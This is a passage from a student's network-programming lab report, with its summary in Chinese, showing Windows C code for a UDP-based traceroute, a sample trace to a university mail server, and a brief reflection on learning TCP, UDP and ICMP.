    printf("setsockopt(SO_SNDTIMEO) failed: %d\n", WSAGetLastError());
    return -1;
}

// bind to the port 33434
int err = bind(sock, (SOCKADDR *)&server_addr, sizeof(SOCKADDR));
if (err != 0) {
    fprintf(stderr, "bind with error: %d\n", WSAGetLastError());
    return 3;
}

for (ttl = 1; ((ttl < maxhops) && (!done)); ttl++) {
    int bwrote;


```

```

// Set the time to live option on the socket
set_ttl(sockRaw, ttl);
// Fill in some more data in the UDP header
((UdpHeader *)udp_data)->length = 8;
((UdpHeader *)udp_data)->dest_port = htons(33434);
((UdpHeader *)udp_data)->source_port = htons(33434);
((UdpHeader *)udp_data)->checksum =
    checksum((USHORT *)udp_data, datasize);
// Send the UDP packet to the destination
bwrote = sendto(sockRaw, udp_data, datasize, 0, (SOCKADDR *)&dest,
    sizeof(dest));
if (bwrote == SOCKET_ERROR) {
    if (WSAGetLastError() == WSAETIMEDOUT) {
        printf("%2d Send request timed out.\n", ttl);
        continue;
    }
    printf("sendto() failed: %d\n", WSAGetLastError());
    return -1;
}
// Read a packet back from the destination or a router along the way.
ret = recvfrom(sock, recvbuf, MAX_PACKET, 0,
    (struct sockaddr *)&from, &fromlen);
if (ret == SOCKET_ERROR) {
    if (WSAGetLastError() == WSAETIMEDOUT) {
        printf("%2d Receive Request timed out.\n", ttl);
        continue;
    }
    printf("recvfrom() failed: %d\n", WSAGetLastError());
    return -1;
}
/* Decode the response to see if the ICMP response is from a router
 * along the way or whether it has reached the destination. */
done = decode_resp(recvbuf, ret, &from, ttl);
Sleep(1000);
}

```

运行结果：



```

xuw hao@DESKTOP-Xuwhao D: > src > neu-cs-master > Internet-technology >
> .\tracert-udp.exe

Tracing route to mail.neu.edu.cn over a maximum of 30 hops using UDP packets:

 0  0.0.0.0
 1  Receive Request timed out.
 2  Receive Request timed out.
 3  202.118.0.153
 4  mail.neu.edu.cn (202.118.1.83) received final reply ICMP_DESTUNREACH
Press [Enter] to end...

```

总结

通过本次实验，我对 TCP、UDP、ICMP 等协议有了更深的了解，为编写高质量的网络应用程序打下了坚实的基础。同时，对于网络编程、Socket API 的使用也得到了进一步的锻炼，增强了 Coding 能力。